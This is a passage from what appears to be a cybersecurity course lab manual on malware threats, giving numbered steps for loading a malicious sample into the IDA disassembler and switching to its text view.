


8. If a **Warning** pop-up appears, click **OK**.
9. If a **Please confirm** dialog-box appears, read the instructions carefully, and then click **Yes**.
10. IDA completes the analysis of the imported malicious file and displays the results in the **IDA View-A** tab, as shown in the screenshot.


Module 07 – Malware Threats



11. In the **IDA View-A** section, right-click anywhere and choose **Text view** from the context menu to view the text information of the malicious file uploaded to IDA for analysis.




12. This reveals the text view of the malicious file, allowing analysis of its information.



